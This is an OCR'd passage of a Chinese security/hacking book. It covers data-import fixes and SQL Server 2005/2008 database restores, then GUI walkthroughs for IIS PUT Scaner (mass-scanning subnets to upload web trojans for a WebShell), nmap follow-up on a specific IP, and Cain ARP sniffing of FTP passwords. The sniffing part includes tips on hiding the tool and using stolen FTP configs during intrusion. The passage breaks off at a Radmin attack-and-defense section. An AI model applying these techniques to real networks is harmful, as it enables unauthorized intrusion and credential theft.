


图 1-128　选择要导入的 XLS 或者 XLSX 文件

1.12.6　导入技巧和出错处理

导入出现错误时该如何解决？下面介绍一些简单有效的方法。

1. 进行转码处理

使用 Notepad 或者其他文件编辑器打开文件，在菜单中选择“格式”选项。如图 1-129 所示，选择“转为 UTF-8 编码格式”选项，文件将以 UTF-8 编码格式进行编码。

2. 选择出错继续

在正式将数据导入数据库之前，勾选“遇到错误继续”复选框，如图 1-130 所示，导入过程中将不会因为导入的数据格式错误而终止。

图 1-129　进行转码处理




图 1-130　选择出错继续

3. 错误信息的再处理

如图 1-131 所示，数据格式不全或者编码中有多余的特殊字符，将导致数据导入失败，没有被成功导入的数据会在日志中显示。将日志中的出错信息复制到 Notepad 软件中查看，修改其中的错误后，再在查询器中进行查询导入即可。

如图 1-132 所示，有些 SQL 文件会在导出选择编码时出错，特别是中文字符，会在其中显示为“?”，这时就需要进行替换。将“?”替换为“'”后，重新运行 SQL 文件即可。

图 1-131　错误信息的再处理

图 1-132　处理文件中的特殊字符

1.13　SQL Server 还原数据库攻略

数据库安全一直是“兵家”必争之地。数据库是企业信息汇集的核心地带，其中的数据一旦出现事故，其影响是巨大的。尤其是在网络高度发达的今天，一旦企业的数据库出现问题，网上马上就会出现一些关于该企业的“爆料”——不管是玩笑还是恶意。总之，数据库安全不容小视。因此，我们在平时就要做足功课。虽然数据库安全是 DBA 或者安全管理人员的职责，但普通员工也可以了解相关知识，毕竟在激烈竞争的今天，多掌握一门技能，就多一份成功的希望和保证。下面笔者就对 SQL Server 2005 和 SQL Server 2008 的数据库还原进行详细介绍，并就恢复或者还原数据库时经

常出现的问题给出解决方案。

1.13.1　还原备份 SQL Server 2005 数据库

本节将详细介绍 SQL Server 2005 数据库的新特性，并给出一个还原备份 SQL Server 2005 数据库的实例。

1. SQL Server 2005 数据库新特性

SQL Server 2005 与 SQL Server 2000 有很大的不同，在界面和功能上，SQL Server 2005 都有很大的改进。SQL Server 2005 新增了以下 9 项重要功能。

（1）Notification Services 增强功能

Notification Services 是一种新平台，是用于生成、发送并接收通知的高伸缩性应用程序，可以把及时的、个性化的消息发送给使用各种各样设备的数以千计乃至百万计的订阅方。

（2）Reporting Services 增强功能

Reporting Services 是一种基于服务器的新型报表平台，它支持报表创作、分发、管理和最终用户访问。

（3）新增的 Service Broker

Service Broker 是一种新技术，用于生成安全、可靠和可伸缩的数据库密集型应用程序。Service Broker 提供应用程序用以传递请求和响应的消息队列。

（4）数据库引擎增强功能

数据库引擎引入了新的可编程性增强功能（例如，与 Microsoft .NET Framework 的集成，以及 Transact-SQL 的增强功能）、新的 XML 功能和新的数据类型，还包括对数据库的可伸缩性和可用性的改进。

（5）数据访问接口方面的增强功能

SQL Server 2005 提供了 Microsoft 数据访问（MDAC）和 .NET Frameworks SQL 客户端提供程序方面的改进，为数据库应用程序开发人员提供了更好的易用性、更强的控制和更高的工作效率。

（6）Analysis Services 的增强功能（SSAS）

Analysis Services 引入了新的管理工具、集成开发环境及与 .NET Framework 的集成。许多新功能扩展了 Analysis Services 的数据挖掘和分析功能。

（7）Integration Services 的增强功能

Integration Services 引入了新的可扩展体系结构和新设计器，这种设计器将作业流从数据流中分离出来，并提供了一套丰富的控制流语义。Integration Services 还对包的管理和部署进行了改进，同时提供了多项新的打包任务和转换。

（8）复制增强

复制在可管理性、可用性、可编程性、移动性、可伸缩性和性能方面提供了改进。

（9）工具和实用工具增强功能

SQL Server 2005 引入了管理和开发工具的集成套件，改进了对大规模 SQL Server 系统的易用性、可管理性和操作的支持。

SQL Server 2005 与 SQL Server 2000 在使用细节上有很多不同，SQL Server 2000 用户切换到 SQL Server 2005 后会感到其变化之大。的确，在使用上有多细节的变化，笔者仅列举几个。

- 操作方式不同：SQL Server 2005 是通过 SQL Server Management Studio 管理数据库的，因此可以依次单击“开始”→“程序”→“Microsoft SQL Server 2005”→“SQL Server Management Studio”选项打开数据库管理综合控制台。
- 提供的服务增多：通过服务管理器可以看到，SQL Server 2005 增加了很多服务，如 SQL Server Directory Helper、SQL Server Browser、SQL Server Vss Writer 和 SQL Server Integration Services，如图 1-133 所示。
- 管理控制台操作界面改动较大：SQL Server 2005 将数据查询整合到一起，以前通过查询分析器进行的操作，现在直接整合在数据库管理中了，比以前方便、快捷。
- 其他改进：SQL Server 2005 在功能上改进较多，需要用户自己体会。当然，微软每一次的改进都是以升级硬件为代价的，普通个人计算机运行 SQL Server 2005，性能和速度会下降不少。如果是为了测试和体验，可以在安装完成后将与 SQL Server 2005 相关的所有服务都变成手动配置，在需要使用时启动即可。




图 1-133　SQL Server 2005 新增加的一些服务

有兴趣的读者朋友可以有针对性地去体验上面新增的 9 大功能和一些细节上的改变。在数据库操作中，非常重要的一个操作就是备份与还原，对于 SQL Server 2000 中的还原数据库，很多读者都是使用过，方法也非常简单，选择文件后进行强制还原，问题即可解决，然而，在 SQL Server 2005 中，却不能这样操作。下面就介绍如何还原一个备份的 SQL Server 2005 数据库。

2. 还原备份 SQL Server 2005 数据库实例

备份数据库的理由很多，有的是为了防止出现意外，有的是开发需要，有的是入侵后将数据库还原打包，所有的备份的目的都是为了在需要的时候还原。恢复 SQL Server 2005 数据库的前提是在本机搭建了 SQL Server 2005 数据库平台，即安装了能够使用的 SQL Server 2005 数据库，且已经将备份文件放置在本地计算机中。下面讲解具体的恢复过程。

01　连接数据库引擎

第一次打开 SQL Server Management Studio 时，会自动弹出“连接到服务器”对话框，如图 1-134 所示，保持“服务器类型”、“服务器名称”及“身份验证”下拉列表的默认设置即可。

图 1-134　连接到服务器

如果已经打开 SQL Server Management Studio，则可以依次单击菜单栏上的“文件”→“连接对象资源管理器”选项，打开“连接到服务器”对话框，然后单击“连接”按钮。连接成功后，将打开“SQL Server Management Studio”控制台窗口，如图 1-135 所示。




图 1-135　SQL Server Management Studio 控制台

02　还原数据库操作

在 SQL Server Management Studio 控制台窗口选中数据库或者系统数据库，然后单击右键，在弹出的快捷菜单中选择“还原数据库”选项，打开“还原数据库”窗口，如图 1-136 所示。在该窗口中，需要设定目标数据库，可以手工输入目标数据库的名称，也可以单击“目标数据库”下拉列表，从已存在的数据库中选择目标数据库。另外，需要指定用于还原的备份集和位置，主要有两个，一个是源数据库，另一个是源设备。如果是数据库在线还原，就选择“源数据库”选项；如果是从物理文件还原，则选择“源设备”选项。




图 1-136　还原数据库设定

03　添加备份文件的位置

“源设备”单选按钮，然后单击文本框右边的“...”按钮，在弹出的“指定备份”对话框中添加

非卖品，仅供非商业用途或交流学习使用

备份的位置。

04　定位备份文件

在“指定备份”对话框中单击“添加”按钮，会弹出“定位备份文件”对话框。默认情况下，SQL Server 2005 会直接定位到其安装目录下的“MSSQL.1/MSSQL/Backup”目录，如图 1-137 所示，默认显示“*.bak”和“*.trn”两种备份文件。

在本例中选择“所有文件”，就会显示该目录下的所有备份文件，如图 1-138 所示。然后，选择一个需要备份的文件即可，在本例中选择“uniport”数据库。




图 1-137　定位备份文件




图 1-138　选择要还原的备份数据库文件

单击“确定”按钮完成文件的选择。返回“指定备份”对话框，如图 1-139 所示，单击“确定”按钮完成备份文件的选择。




图 1-139　完成指定备份文件的选择

技巧

可以将所有备份文件都复制到“C:\Program Files\Microsoft SQL Server\MSSQL.1\MSSQL\Backup”目录下，这样选择起来比较方便。

非卖品，仅供非商业用途或交流学习使用

05　完成“还原的目标”和“还原的源”的设定

如图 1-140 所示，在“还原数据库”窗口的列表中需要还原的文件，在“还原的目标”设置区输入“uniport”，表示还原后的数据库名称是“uniport”。单击“确定”按钮还原数据库，如图 1-141 所示。




图 1-140　完成“还原的目标”和“还原的源”的设定




图 1-141　还原数据库

06　对还原错误的处理

进行还原数据库操作时，我们可能会遇到即使按照上面的步骤也无法还原数据库的情况。如图 1-142 所示，该错误提示表示目录不存在，即在 E 盘未建立相应的文件夹。

图 1-142　还原数据库出现错误

非卖品，仅供非商业用途或交流学习使用

解决方法很简单。按照“E:\Program Files\Microsoft SQL Server\MSSQL\Data”路径，分别在 E 盘根目录下建立“Program Files”文件夹，然后在“Program Files”文件夹下建立“Microsoft SQL Server”文件夹，在“Microsoft SQL Server 文件夹”下建立“MSSQL”，在“MSSQL”下建立“Data”文件夹，如图 1-143 所示，然后按照前面的步骤重新选择，即可完成数据库的还原。在 SQL Server 2005 中，如果还原时出现如图 1-142 所示的错误，只要直接建立相应的文件夹便可解决，这对于大的数据库（超过 1GB）还原来说无疑是福音。

图 1-143　建立相应的文件夹

笔者曾经探讨过如何在 SQL Server 2000 中恢复一些较难恢复的数据库，即只有一个备份的数据库，没有任何其他信息。当时笔者给出的解决方案是通过 UE 直接打开数据库文件，从中寻找数据库的详细路径，当数据库文件过大时，使用 UE 打开，计算机会宕机。这个问题在 SQL Server 2005 中得到了完美的解决，数据库会自动提示问题出现的位置。

1.13.2　SQL Server 2008 数据库还原故障的解决

当我们要查看一个大数据库的内容时，首先要恢复数据库。按照常规模式进行恢复，却弹出错误提示框。采用几种方法，包括从互联网上寻找他人的数据库还原故障解决方案，逐个进行测试，均未解决。笔者根据错误提示，大胆设想，终于成功恢复了数据，下面就将整个过程与读者分享。

1. 常规数据库恢复方法

01　在 SQL Server 2008 企业管理器中新建名为“ChinaData”的数据库。

02　选择备份文件 ChinaData.bak 并进行恢复。恢复过程中出现错误提示框，如图 1-144 所示，没有错误号码，表示数据库恢复失败。对该数据库再次进行还原，并选择“强制还原”选项（即覆盖现有数据库），结果还是显示错误。




图 1-144　数据库恢复错误提示

2. 通过查询语句进行数据库恢复

通过百度搜索，获取 3154 错误的解决方法，其恢复过程会提示“备份集中的数据库备份与现有的数据库不同”，如图 1-145 所示。其解决方法如下。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

图 1-145　3154 错误

01　获取数据库文件的 data 和 log 文件名

如果知道备份数据库的名称，可以跳过本步；如果不知道备份数据库的名称，可以先执行下面的语句。

```
RESTORE FILELISTONLY From disk = 'F:\路径\css_cms1'  //备份数据库文件的路径名
```

执行该查询后，可以列出该文件的 data 和 log 文件名。

02　在知道数据库名称的情况下进行恢复

如果知道备份数据库的名称，就可以创建一个与之同名的数据库，然后使用以下语句进行还原。例如，该数据库的 data 文件是 XXX_Data，log 文件是 XXX_log，那么就创建 XXX 数据库，然后执行如下 SQL 语句。

```
use master
restore database CSS_CMS from disk = 'F:\xx 路径\file'--备份的数据库文件路径名
with replace, MOVE N'XXX_Data'
TO N'F:\要保存到的路径\Data\XXX.mdf',
 MOVE N'XXX_log' TO
N'F:\要保存到的路径\Data\XXX.ldf'
```

一般情况下，通过以上方法就可以恢复，但在本例中，经过测试，该方法行不通。

3. 再次分析失败原因，对数据库进行恢复

一般情况下，数据库无法恢复通常是以下 3 种情况。

（1）登录用户没有权限

还原数据库时会显示错误信息："无法在服务器上访问指定的路径或文件。请确保您具有必需的安全权限且该路径或文件存在。如果您确定所用服务账户可以访问特定的文件，请在'定位'对话框的'文件名'控件中键入该文件的完整路径。"其解决方法是使用一个有权限的用户登录，例如 sa 用户。还有一种情况就是在服务管理器中查看 SQL Server 服务的用户权限，有些是 system 权限，有些是当前登录用户授权。通过修改服务的权限，可以解决某些情况下登录用户没有权限的问题。

（2）还原路径不存在

对这种错误，需要手动修改路径，只要路径确实存在，就可以解决。

（3）还原路径文件有重名

这种错误出现的原因是还原的文件恰好在默认位置有同名文件，无法覆盖。

笔者对以上 3 个可能出现的问题进行了测试和修正，还是没有解决问题，于是只好查看 SQL Server 2008 的日志文件，如图 1-146 所示，但仍然没有找到解决的办法。

再次对数据库进行还原，发现原始文件名在"将数据库文件还原为"列表中全部为同一个名称，怀疑是文件名称不一致，如图 1-147 所示。

依次按照原始文件名，在还原中将 chinadata. mdf 和 chinadata.ndf 进行对应。例如，原始文件名

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

为“ChinaData_9”，则应在还原中修改为“chinadata_9.mdf”和“chinadata_9.ndf”进行对应。然后，单击“还原”按钮，问题解决了！该问题属于原始文件名与还原名称的一致性问题。通过解决该问题，我们掌握了解决 SQL Server 2008 数据库还原错误的方法。




图 1-146　查看日志文件




图 1-147　原始文件名与还原名的一致性问题

1.14　使用 IIS PUT Scaner 扫描常见端口

IIS PUT Scaner 本来是一款 IIS 读写工具，可以通过扫描服务器进行文件上传测试。如果能够上传，则通过“桂林老兵”等工具上传网页木马而获取 WebShell。但在实际使用过程中，还有一个常见的端口扫描功能比较好用。IIS PUT Scaner 在初次渗透或者在成功渗透一台服务器后使用效果较佳。

1.14.1　设置扫描 IP 地址和扫描端口

在“Setting”设置区输入“Start IP”和“End IP”的值，如图 1-148 所示，可以是一个 IP 地址，也可以是一段 IP 地址，一般是扫描一个 C 段网络，端口可以设置为 21、22、80、1433、3306、8080、3389 等常见的端口。

1.14.2　查看和保存扫描结果

可以选择“Try to upload file”选项进行文件上传测试。单击“Scan”按钮，开始扫描端口。如图 1-149 所示，扫描得到 5 条 Host 记录。选中一条 Host 记录，单击右键，在弹出的快捷菜单中选择“Visit Web”选项，即可以在浏览器中访问该 IP 地址。

在扫描结果区域单击右键，在弹出的快捷菜单中选择“Export”选项，即可将扫描结果导出到 C

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

盘根目录。如图 1-150 所示，将扫描结果保存为 iisputlist.txt 文件。打开 iisputlist.txt 文件，可以看到其内容为“IP 地址:端口”形式，如图 1-151 所示。




图 1-148　设置 IIS PUT Scaner




图 1-149　查看扫描结果

图 1-150　保存扫描结果




图 1-151　查看 iisputlist.txt 文件的内容

1.14.3　再次扫描扫描结果

如果 IIS PUT Scaner 扫描能够得到结果，就可以再次通过 NMAP 等工具进行详细扫描。如图 1-152 所示，在“Target”下拉列表中设置 IP 地址为 114.249.225.83，选择不同的扫描方式进行完整扫描、快速扫描等，在扫描结果中可以看到，服务器还开放了 1723 端口和 3389 端口，表明该服务器很可能为 Windows 服务器。然后，我们就可以针对相应的端口和服务进行后续的渗透测试了。




图 1-152　再次扫描目标

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

1.15 使用 Cain 嗅探 FTP 密码

使用 Cain 嗅探 FTP 密码适用于两种情况。一种情况是因为使用 FTP 软件时间较长而忘记了 FTP 的密码，又需要知道 FTP 的用户名和密码（FTP 的用户名是明文，密码则是以多个“*”显示）。另一种情况是在入侵过程中获取了某 FTP 完整软件，也就是说，该 FTP 软件中包含用户使用 FTP 的账号和密码等信息，只要将整个文件夹复制到本地或者将配置文件复制到本地即可使用，但为了满足好奇心，往往需要知道该账号或者配置文件中所有账号所对应的密码。虽然可以通过软件的导入等功能将 FTP 的账号等信息导入本地 FTP 软件中使用，但还是不如自己明明白白。随着 FTP 软件开发技术的提高，大部分 FTP 软件的新版本已经屏蔽了使用星号密码查看器查看 FTP 软件中的账号所对应的密码的机制，这个时候，就只能使用 Cain 获取 FTP 密码了。

1.15.1 安装 Cain

“Cain”的全称是“Cain & Abel”，最新版本为 4.9.56，该公司的网址是 http://www.oxid.it，用户可以到该公司的站点下载该软件。下载后按照正常软件的安装流程进行安装。安装结束后，程序会要求用户安装 WinPcap 抓包软件，安装完毕即可使用。

1.15.2 设置 Cain

运行 Cain 软件，在菜单中选择“Configure”选项，将弹出“Configuration Dialog”对话框，如图 1-153 所示。在其中选择用于上网的网卡，如本例选择 IP 地址为 125.*.*.*的网卡，然后勾选窗口下方的“Start Sniffer on start”和“Start ARP on start”复选框，最后单击“确定”按钮完成设置。

1.15.3 开始监听

回到主界面后，如图 1-154 所示，单击主界面窗口左上角的网卡和圆形图形按钮开始监听。

图 1-153 设置 Cain




图 1-154 开始监听

1.15.4 运行 FTP 客户端软件

在肉机（本机）上运行 FTP 客户端软件，在本例中使用的是 FlashFTP。运行 FlashFTP 后，依次连接站点中的 FTP 主机地址，如果用户名和密码正确，就会进入 FTP 服务器的相应目录。该服务器是一个文件服务器，其中有很多电影文件，下载速度比较快。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

1.15.5　查看监听结果

在 Cain 的主界面上单击“Sniffer”标签，在下方单击“Passwords”标签，就会在表格中看到 Cain Sniffer 的结果，如图 1-155 所示，FTP Server 地址、用户名及密码一目了然。




图 1-155　查看 Sniffer 结果

技巧

（1）先看 Cain 主界面的左边窗口，在密码下面即为 Sniffer 的结果。Sniffer 的结果是一个树形结构，如果在“(0)”中显示的是监听结果，则本例中有监听结果的是“Ftp(4)”，表示监听到 4 个 FTP 密码记录。

（2）依次单击“View”→“Hide”选项，或者使用“Alt+Del”快捷键，可以隐藏 Cain 监听窗口，而且在计算机上看不到 Cain 的任何信息，由此即可达到隐藏的目的。

（3）Cain 的监听结果会保存在 Cain 安装目录下的对应 LST 文件中。本例中监听到的是 FTP 密码，则结果会保存在 ftp.lst 文件中。打开该文件，如图 1-156 所示，可以看到 FTP 服务器地址、客户端地址、用户名和密码，按照大小进行排序，可以很方便地找出含有监听结果的 LST 文件，将其复制到本地即可查看监听结果。




图 1-156　文件保存中的监听结果

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

1.15.6 小结与探讨

Cain 是一款强大的监听软件，除了密码监听外，还可以进行密码破解等。在入侵过程中，一旦知道对方使用 CuteFTP、FlashXP 等 FTP 客户端，则可以将其整个目录及配置文件复制到本地，通过在本地还原或者获取其密码获取更多的信息，甚至直接或者间接提升权限。这种方法虽然没有 Serv-U 提升权限那么直接，但是结合社会工程学进行木马捆绑诱骗，其效果还是不错的，是入侵过程中的一盏明灯！

1.16 Radmin 远控网络攻防全攻略

Radmin 是一款世界知名的远程控制软件，其完全控制、文件传输、Telnet 命令等功能非常好用。在 Radmin 3.0 以前的版本中，杀毒软件都不对其进行查杀，后期，由于黑客和病毒大量使用 R_server 做为媒介，因此将 R_server 做为安全威胁处理。目前，一些以主动防御为主的杀毒软件及防火墙会主动将 R_server 列入黑名单。尽管如此，Radmin 还是深受网络安全爱好者的喜爱。有关 Radmin 的研究，国内安全组织有很多文章和软件作品。例如，Radmin Hash 连接器只要获取 Radmin 的密码 Hash 值，就可以直接进行连接，而不需知道其密码。

本节将从网络攻防的角度介绍 Radmin 软件。通过本节的学习，读者可以掌握很多有关 Radmin 攻击和防护的知识。

1.16.1 Radmin 简介

“Radmin”是“Remote Administrator”的简称，其官方网站（http://www.radmin.com）的解释为“PC Remote Control Software and Remote Access Software”（PC 远程控制和远程访问软件）。Radmin 是一款屡获殊荣的远程控制软件，目前新版本为 3.4，它将远程控制、外包服务组件及网络监控结合到一个系统里，提供目前为止最快速、最强健且最安全的工具包。

1. 主要特点

（1）最高工作速度

Radmin 是目前速度最快的远程控制软件，其 Direct Screen Transfer™ 技术采用了视频挂钩内核模式驱动程序，将捕捉率提高到每秒数百次屏幕更新。通过其特别的低带宽优化功能，可以在使用拨号调制解调器和 GPRS 连接的情况下顺利地工作。

（2）最高安全级别

